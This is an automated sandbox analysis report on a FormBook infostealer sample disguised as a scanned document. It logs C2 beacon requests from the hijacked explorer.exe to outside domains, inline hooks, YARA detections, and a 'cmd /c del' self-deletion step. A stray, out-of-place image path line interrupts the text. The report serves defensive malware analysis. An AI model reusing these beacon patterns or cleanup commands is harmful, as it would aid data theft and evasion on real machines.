35 70 78 3b 0a 09 09 09 7d 0a 09 09 09 6c 69 20 7b 0a 09 09 09 09 6d 61 72 67 69 6e 2d 74 6f 70 3a 20 38 70 78 3b 0a 09 09 09 7d 0a 09 09 09 2e 64 69 61 67 6e 6f 73 65 42 75 Data Ascii: bd2<!DOCTYPE HTML><html> <head> <meta http-equiv="Content-Type" content="text/html; charset=UTF-8"> <title> .</title> <style>body {margin: 0em; color: rgb(87, 87, 87); font-family: " ", "Segoe UI", "verdana", "arial"; background-repeat: repeat-x; background-color: white;}.mainContent {width: 700px; margin-top: 80px; margin-right: 120px; margin-left: 120px;}.title {color: rgb(39, 120, 236); font-family: " ", "Segoe UI", "verdana"; font-size: 38pt; font-weight: 300; margin-bottom: 20px; vertical-align: bottom; position: relative;}.errorExplanation {color: rgb(0, 0, 0); font-family: " ", "Segoe UI", "verdana", "arial"; font-size: 12pt; text-decoration: none;}.taskSection {margin-top: 20px; margin-bottom: 40px; position: relative;}.tasks {color: rgb(0, 0, 0); padding-top: 5px; font-family: " ", "Segoe UI", "verdana"; font-size: 12pt; font-weight: 200; margin-left: -25px;}li {margin-top: 8px;}.diagnoseBu

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.3	49749	103.29.215.252	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 13, 2021 22:00:22.935165882 CET	8858	OUT	GET /6bu2/?_FNlYB=JImKQCKfXzlBTYBvNEy/gJkFfNV1GdJ9tkN4E9b1C6xzootmnG8qxQeaBWCQRAMh80Yn&qRu=rTvtaraPvhs45 HTTP/1.1 Host: www.sheilataman.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jan 13, 2021 22:00:23.533673048 CET	8859	IN	HTTP/1.1 301 Moved Permanently Date: Wed, 13 Jan 2021 21:00:22 GMT Server: Apache Expires: Wed, 11 Jan 1984 05:00:00 GMT Cache-Control: no-cache, must-revalidate, max-age=0 X-Redirect-By: WordPress Upgrade: h2,h2c Connection: Upgrade, close Location: http://sheilataman.com/6bu2/?_FNlYB=JImKQCKfXzlBTYBvNEy/gJkFfNV1GdJ9tkN4E9b1C6xzootmnG8qxQeaBWCQRAMh80Yn&qRu=rTvtaraPvhs45 Content-Length: 0 Content-Type: text/html; charset=UTF-8

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.3	49750	52.128.23.153	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Jan 13, 2021 22:00:43.833502054 CET	8860	OUT	GET /6bu2/?_FNlYB=94KbLiUgY8wWwYGUmiNR7bnZsaGPnSdzNXNbmna93NLOwX7qMp/QzDnFT9WUG3fulNFR&qRu=rTvtaraPvhs45 HTTP/1.1 Host: www.ehealthla.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jan 13, 2021 22:00:43.884119034 CET	8860	IN	HTTP/1.1 463 Server: nginx Date: Wed, 13 Jan 2021 21:00:43 GMT Content-Type: text/html Content-Length: 8915 Connection: close ETag: "5e52d3c2-22d3" X-DIS-Request-ID: 1b5ceba3c5d5b991c6e7d017fd2df245 Set-Cookie: dis-remote-addr=84.17.52.74 Set-Cookie: dis-timestamp=2021-01-13T13:00:43-08:00 Set-Cookie: dis-request-id=1b5ceba3c5d5b991c6e7d017fd2df245 X-Frame-Options: sameorigin

Code Manipulations

User Modules

Hook Summary

Function Name	Hook Type	Active in Processes
PeekMessageA	INLINE	explorer.exe
PeekMessageW	INLINE	explorer.exe
GetMessageW	INLINE	explorer.exe
GetMessageA	INLINE	explorer.exe


Processes

Process: explorer.exe, Module: user32.dll

Function Name	Hook Type	New Data
PeekMessageA	INLINE	0x48 0x8B 0xB8 0x83 0x3E 0xE2
PeekMessageW	INLINE	0x48 0x8B 0xB8 0x8B 0xBE 0xE2
GetMessageW	INLINE	0x48 0x8B 0xB8 0x8B 0xBE 0xE2
GetMessageA	INLINE	0x48 0x8B 0xB8 0x83 0x3E 0xE2

Statistics

Behavior



Click to jump to process

System Behavior

Analysis Process: SKM_C36821010708320.exe PID: 4740 Parent PID: 5464

General

Start time:	21:58:09
Start date:	13/01/2021
Path:	C:\Users\user\Desktop\SKM_C36821010708320.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\SKM_C36821010708320.exe'
Imagebase:	0x9d0000
File size:	784896 bytes
MD5 hash:	15D8096422D137C7388908BB2BE61EC4
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000000.00000002.234017066.0000000003DC9000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000000.00000002.234017066.0000000003DC9000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000000.00000002.234017066.0000000003DC9000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000000.00000002.233265389.0000000002DC1000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DEDCF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DEDCF06	unknown
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\SKM_C36821010708320.exe.log	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6E1EC78D	CreateFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\SKM_C36821010708320.exe.log	unknown	1216	31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a 31 2c 22 57 69 6e 52 54 22 2c 22 4e 6f 74 41 70 70 22 2c 31 0d 0a 32 2c 22 53 79 73 74 65 6d 2e 57 69 6e 64 6f 77 73 2e 46 6f 72 6d 73 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 30 0d 0a 33 2c 22 53 79 73 74 65 6d 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 61 73 73 65 6d 62 6c 79 5c 4e 61 74 69 76 65 49 6d 61 67 65 73 5f 76 34 2e 30 2e 33	1,"fusion","GAC",0..1,"WinRT", "NotApp",1..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.3	success or wait	1	6E1EC907	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DEB5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6DEB5705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6DE103DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DEBCA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6DE103DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6DE103DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6DE103DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6DE103DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DEB5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6DEB5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6CD21B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6CD21B4F	ReadFile

Analysis Process: SKM_C36821010708320.exe PID: 1928 Parent PID: 4740

General

Start time:	21:58:16
Start date:	13/01/2021
Path:	C:\Users\user\Desktop\SKM_C36821010708320.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\SKM_C36821010708320.exe
Imagebase:	0xb50000
File size:	784896 bytes
MD5 hash:	15D8096422D137C7388908BB2BE61EC4
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000002.00000002.272158049.00000000015E0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000002.00000002.272158049.00000000015E0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000002.00000002.272158049.00000000015E0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000002.00000002.271759411.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000002.00000002.271759411.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000002.00000002.271759411.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000002.00000002.272074038.00000000013A0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000002.00000002.272074038.00000000013A0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000002.00000002.272074038.00000000013A0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	41A017	NtReadFile

Analysis Process: explorer.exe PID: 3388 Parent PID: 1928

General

Start time:	21:58:18
Start date:	13/01/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	
Imagebase:	0x7ff714890000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: msdt.exe PID: 1736 Parent PID: 3388

General

Start time:	21:58:32

Start date:	13/01/2021
Path:	C:\Windows\SysWOW64\msdt.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\msdt.exe
Imagebase:	0xb60000
File size:	1508352 bytes
MD5 hash:	7F0C51DBA69B9DE5DDF6AA04CE3A69F4
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000006.00000002.568720643.0000000004C00000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000006.00000002.568720643.0000000004C00000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000006.00000002.568720643.0000000004C00000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000006.00000002.567098302.0000000003000000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000006.00000002.567098302.0000000003000000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000006.00000002.567098302.0000000003000000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000006.00000002.568632673.0000000004BB0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000006.00000002.568632673.0000000004BB0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000006.00000002.568632673.0000000004BB0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	301A017	NtReadFile

Analysis Process: cmd.exe PID: 4952 Parent PID: 1736

General

Start time:	21:58:36
Start date:	13/01/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del 'C:\Users\user\Desktop\SKM_C36821010708320.exe'
Imagebase:	0xe10000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: 4548 Parent PID: 4952

General

Start time:	21:58:37
Start date:	13/01/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6b2800000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis